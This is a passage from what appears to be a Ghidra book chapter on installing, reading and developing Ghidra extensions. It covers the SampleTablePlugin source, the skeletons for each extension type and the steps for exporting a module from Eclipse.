


Figure 4.3 – The New Plugins Found! message after installing SampleTablePlugin and restarting Ghidra

If you didn't receive the prompt to configure the newly installed plugin, you'll need to go to CodeBrowser's **File | Configure** menu, select **SampleTablePlugin**, and enable it from there:




Figure 4.4 – Configuring SampleTablePlugin from CodeBrowser's File menu

4. By answering affirmatively, we can take this opportunity to configure which plugins we're interested in enabling:




Figure 4.5 – Sample table plugin configuration

5. After this step, a new option named **Sample Table Provider** will appear in the **Window** menu:




Figure 4.6 – The Sample Table Provider window implemented by the plugin

6. By clicking on it, you'll see that Ghidra's functionality has been extended with a docking window that allows you to calculate function metrics. In this case, I checked **Reference Counter**, **Basic Block Count**, and **Function Size** (which calculate the number of references to function addresses, the number of basic blocks, and the function size in bytes, respectively). Then, click on **Run Algorithms** while focusing on the `__main` function in the disassembly window.

   You can easily locate the `__main` function (notice it starts with two _ characters) using the **Filter** option in the **Symbol Tree** pane:




Figure 4.7 – Using Symbol Tree to locate the __main function in disassembly

The result of running the algorithms targeting `__main` looks as follows:




Figure 4.8 – Sample Table Provider executed over the __main function

In the next subsection, we'll analyze the source code of this Ghidra extension.

Analyzing the source code of the Sample Table Provider plugin

Most Ghidra components are extensible but, when developing, you must first decide what kind of project you're dealing with: an analyzer, plugin, loader, filesystem, or exporter.

In this case, **Sample Table Provider** consists of a plugin Ghidra extension. A **plugin extension** is a program that extends from the `ghidra.app.plugin.ProgramPlugin` class, allowing it to handle the most common program events and also implement GUI components.

Let's look at the source code available in the `SampleTablePlugin\lib\SampleTablePlugin-src\ghidra\examples` directory of `ghidra_11.0.1_PUBLIC\Extensions\Ghidra\ghidra_11.0.1_PUBLIC_20240130_SampleTablePlugin.zip`.

The plugin part of **Sample Table Provider** is implemented by the `SampleTablePlugin.java` file, whose class extends from `ghidra.app.plugin.ProgramPlugin`, allowing you to update its internal `currentFunction` attribute when an event related to the current function occurs, as mentioned in *Chapter 3*, *Ghidra Debug Mode*:

```
public class SampleTablePlugin extends ProgramPlugin {
    private SampleTableProvider provider;
    private Function currentFunction;
```

As `SampleTableModel.java` implements the table model by extending from `ThreadedTableModelStub`, `ThreadedTableModelStub` admits an abstract data type as a row, allowing you to define a custom class to store the rows. In this case, rows are objects whose class is `FunctionStatsRowObject`:

```
class SampleTableModel extends
ThreadedTableModelStub<FunctionStatsRowObject> {
    private SampleTablePlugin plugin;
    SampleTableModel(SampleTablePlugin plugin) {
```

The `FunctionStatsRowObject.java` class is a Java class containing row fields:

```
import ghidra.program.model.address.Address;
import ghidra.program.model.listing.Function;
public class FunctionStatsRowObject {
    private final Function function;
    private final String algorithmName;
    private int score;
    FunctionStatsRowObject(Function function, String algorithmName,
int score) {
```

The `SampleTableProvider.java` class is responsible for painting the table on the screen, filling the content, and defining the behavior when interacting:

```
public class SampleTableProvider extends ComponentProviderAdapter
implements OptionsChangeListener {
    private SampleTablePlugin plugin;
    private JComponent component;
    private GFilterTable<FunctionStatsRowObject> filterTable;
    private SampleTableModel model;
    private List<FunctionAlgorithm> discoveredAlgorithms;
    private GCheckBox[] checkBoxes;
    private GhidraFileChooserPanel fileChooserPanel;
    private boolean resetTableData;
    public SampleTableProvider(SampleTablePlugin plugin) {
```

The `FunctionAlgorithm.java` class defines the interface for those classes that are used to retrieve the data to fill the table:

```
public interface FunctionAlgorithm extends ExtensionPoint {
    public int score(Function function, TaskMonitor monitor) throws
CancelledException;
    public String getName();
}
```

Finally, some classes allow you to calculate the values of the `Score` column in **Sample Table Provider**:

- `BasicBlockCounterFunctionAlgorithm.java`
- `ReferenceFunctionAlgorithm.java`
- `SizeFunctionAlgorithm.java`

For instance, the `SizeFunctionAlgorithm` class retrieves the number of addresses contained in the current function to determine the size of the function. The retrieved data, as is evident, is obtained via Ghidra API calls:

```
import ghidra.program.model.address.AddressSetView;
import ghidra.program.model.listing.Function;
import ghidra.util.task.TaskMonitor;
public class SizeFunctionAlgorithm implements FunctionAlgorithm {
    @Override
    public String getName() {
        return "Function Size";
    }
    @Override
    public int score(Function function, TaskMonitor monitor) {
        AddressSetView body = function.getBody();
        return (int) body.getNumAddresses();
    }
}
```

We'll delve much deeper into the peculiarities of every kind of extension in *Part 3*, *Extending Ghidra*.

Ghidra extensions inheritance

Remember that you can search for the classes you're extending from in the source code of Ghidra: `https://github.com/NationalSecurityAgency/ghidra/blob/master/Ghidra/Features/Base/src/main/java/ghidra/app/plugin/ProgramPlugin.java`. These classes are pretty well commented, so you can also check the auto-generated documentation from Ghidra via **Help | Ghidra API Help**.

In this section, you learned what Ghidra extensions are, how they work internally, and how they look in Ghidra from the users' perspective. In the next section, we'll cover the skeleton of an extension.

Understanding the Ghidra extension skeleton

In the `ghidra_11.0.1_PUBLIC\Extensions\Ghidra` Ghidra extensions folder, there's also a `Skeleton` folder, which includes five skeleton source code files located in `ghidra_11.0.1\Extensions\Ghidra\Skeleton\src\main\java\skeleton`. These enable us to write any kind of Ghidra extension.

In this section, we'll discuss the different types of plugin extensions by overviewing their skeletons. Those skeletons are available from Eclipse. We'll create an extension by using a skeleton in the *Developing a Ghidra extension* section.

Analyzers

Analyzers allow us to extend the Ghidra code analysis functionality. The skeleton to develop analyzers is available in the `SkeletonAnalyzer.java` file, which extends from `ghidra.app.services.AbstractAnalyzer`.

The analyzer skeleton consists of the following elements:

- A constructor, which indicates the analyzer's name, its description, and the analyzer's type. In addition, you can call to `setSupportOneTimeAnalysis` before the call to `super` to indicate that the analyzer supports it:

```
public SkeletonAnalyzer() {
        super("My Analyzer", "Analyzer description goes here",
AnalyzerType.BYTE_ANALYZER);
}
```

  The analyzer's type can be `BYTE_ANALYZER`, `DATA_ANALYZER`, `FUNCTION_ANALYZER`, `FUNCTION_MODIFIERS_ANALYZER`, `FUNCTION_SIGNATURES_ANALYZER`, `INSTRUCTION_ANALYZER`, or `ONE_SHOT_ANALYZER`.

- The `getDefaultEnablement` method returns a Boolean value indicating whether this analyzer will be enabled all the time.
- The `canAnalyze` method returns `true` if the program can be analyzed. Here, you can check whether your analyzer supports the assembly language of the program, for example.
- If you want to let the user set some options for your analyzer, then you can override the `registerOptions` method.
- Finally, when things are added to the program, the `added` method will be called to perform the analysis.

Analyzer tips

Don't let `getDefaultEnablement` return `true` if your analyzer isn't fast enough because it can slow down Ghidra.

Analyzers can be useful when you're analyzing a C++ program to obtain object-oriented programming information, for instance.

Filesystems

Filesystems allow us to extend Ghidra to support archive files. Examples of archive files are APK, ZIP, and RAR. The skeleton to develop filesystems is available in the `SkeletonFileSystem.java` file, which extends from `GFileSystem`.

The filesystem skeleton consists of the following elements:

- A constructor. As a parameter, it receives the root of the filesystem as the **Filesystem Resource Locator** (**FSRL**) and the filesystem provider.
- A filesystem implementation is complex. It consists of the `mount`, `close`, `getName`, `getFSRL`, `isClosed`, `getFileCount`, `getRefManager`, `lookup`, `getByteProvider`, `getListing`, and `getFileAttributes` methods.

Plugins

Plugins allow us to extend Ghidra in a lot of ways by accessing the GUI and the event notification systems. The skeleton to develop plugins is available in the `SkeletonPlugin.java` file, which extends from `ghidra.app.plugin.ProgramPlugin`.

The plugin skeleton consists of the following elements:

- A constructor. It receives `PluginTool` as a parameter and allows us to customize or remove both the provider and the help of the plugin.
- An `init` method. This allows us to acquire services if needed.
- It also includes an example of a provider extending from `ComponentProvider`, allowing us to customize the GUI and its actions.

Plugin tips

If you want to see the complete list of services, please search for `ghidra.app.services` in Ghidra's Java documentation: `/api/ghidra/app/services/package-summary.html`.

As you can imagine, plugin extensions are very versatile.

Exporters

Exporters allow us to extend Ghidra by implementing the ability to export parts of a program available in Ghidra's program database. The skeleton to develop exporters is available in the `SkeletonExporter.java` file.

The exporter skeleton consists of the following elements:

- A constructor. It allows us to set the name of the exporter and also associate a file extension with it.
- A `getOptions` method is also available to define custom options if required.
- A `setOptions` method to assign custom options, if they exist, to the exporter.
- An `export` method where the export operation must be implemented. This returns a Boolean value indicating whether the operation was successful or not.

Some examples of preinstalled Ghidra exporters are `AsciiExporter`, `BinaryExporter`, `GzfExporter`, `HtmlExporter`, `IntelHexExporter`, `ProjectArchiveExporter`, and `XmlExporter`. Check out the following link to learn more about these exporters: `https://ghidra.re/ghidra_docs/api/ghidra/app/util/exporter/package-summary.html`.

Loaders

Loaders allow us to extend Ghidra by adding support to new binary code formats. Examples of binary code formats include **Portable Executable** (**PE**), **Executable Linkable Format** (**ELF**), **Common Object File Format** (**COFF**), **Mach Object File Format** (**Mach O**), and **Dalvik Executable File** (**DEX**). The skeleton to develop a loader is available in the `SkeletonLoader.java` file, which extends from `AbstractProgramWrapperLoader`.

The loader skeleton consists of the following elements:

- A `getName` method, which must be overridden to return the loader's name.
- A `findSupportedLoadSpecs` method, which must return an `ArrayList` value with the specifications of the file if it can load it. If it can't load it, then it must return an empty `ArrayList` value.
- A `load` method where the bulk of the implementation takes place. It loads the bytes from the provider into the program.
- If the loader has custom options, then you must define them in the `getDefaultOptions` method and also validate them in the `validateOptions` method.

In this section, we went over the skeletons for every type of Ghidra extension. Go ahead and modify any skeleton so that it may help you in development. In the next section, we'll cover what Ghidra extension skeletons look like in Eclipse.

Developing a Ghidra extension

In this section, we'll cover how to create a Ghidra extension in Eclipse and how to export it to Ghidra:

1. First, to create a new Ghidra extension in Eclipse, go to **GhidraDev | New | Ghidra Module Project…**:




Figure 4.9 – Creating a new Ghidra module project

2. Set a name for the Ghidra project, as well as the project root directory. In this case, I'm setting `MyExtensions` as the project name and leaving the default values for the rest of the parameters:




Figure 4.10 – Setting the project's name

3. As you know from the previous section, Ghidra has some module templates available. Choose those that are useful for your purpose. We're choosing all of them because we want to have all the Ghidra module skeletons. Click **Next >** instead of **Finish** to take two additional and useful steps:




Figure 4.11 – Choosing the module templates needed for this Ghidra module project

4. Associate a Ghidra installation with your module project. This is an important step because the Ghidra module will be generated for this version of Ghidra:



Figure 4.12 – Associating a Ghidra installation with your module project

5. You can also enable Python by clicking on **Enable Python**, selecting a Jython interpreter, and clicking the **Finish** button:




Figure 4.13 – Enabling Python support

You can configure the Ghidra installation and Python support at any time by clicking on **GhidraDev | Link Ghidra…**:




Figure 4.14 – Linking the Ghidra installation and enabling Python support if desired at any time

6. Develop your Ghidra extension using the Eclipse IDE:




Figure 4.15 – Developing Ghidra extensions using the Eclipse IDE

After developing your Ghidra extension, you can export it to Ghidra.

7. Go to **File | Export…**, choose **Ghidra Module Extension**, and click on the **Next >** button:




Figure 4.16 – Exporting a Ghidra module extension from Eclipse

8. Choose the Ghidra module project you want to export:




Figure 4.17 – Selecting the Ghidra module project to export

9. Set the Gradle installation directory. If you followed the steps explained at the beginning of this chapter, it will be available in the `GRADLE_HOME` environment variable:




Figure 4.18 – Setting the Gradle installation directory

After clicking **Finish**, building might take a while. In the console output, you'll notice that a ZIP file located in the `dist` directory of your Ghidra module project has been generated:




Figure 4.19 – Console output after exporting a Ghidra extension project

As explained previously, the generated extension will only be valid for the version of Ghidra that was chosen during the module's project creation.

Summary

In this chapter, you learned how to install existing Ghidra extensions and how to drop new ones into Ghidra so that you can install them later. We analyzed the code of an example plugin Ghidra extension, as well as the development templates of every kind of Ghidra extension. Finally, we followed the steps for creating a new Ghidra module project in the Eclipse IDE and covered how to export our new project to Ghidra.

At this point, you can identify useful extensions and install them. You also understand how the code works and can perform modifications and adaptations when needed. Of course, you can also write your own Ghidra extensions, but you will improve these skills in *Section 3*, *Extending Ghidra*.

In the next chapter, we'll cover how to reverse engineer malware using Ghidra, which is a great opportunity to demonstrate how to use this knowledge to solve real-world challenges.

Questions

Answer the following questions to test your knowledge of this chapter:

1. What's the difference between Ghidra extensions and Ghidra scripts?
2. If you're analyzing a program developed in C++ (an object-oriented programming language), what kind of Ghidra extension can help you identify classes, methods, and so on?
3. As you know, Ghidra extensions have access to Ghidra internals, which is really powerful. Is it always better to write a Ghidra extension than to write a Ghidra script?

Further reading

If you want to learn more about the topics that were covered in this chapter, go ahead and check out the following books and links:

- **Ghidra advanced development course**: `<GhidraInstallationDir>/docs/GhidraClass/AdvancedDevelopment/GhidraAdvancedDevelopment_withNotes.html#GhidraAdvancedDevelopment.html`
- **PyDev official manual**: `http://www.pydev.org/manual.html`
- *Java Projects – Second Edition*, Peter Verhas, August 2018: `https://www.packtpub.com/eu/application-development/java-projects-second-edition`

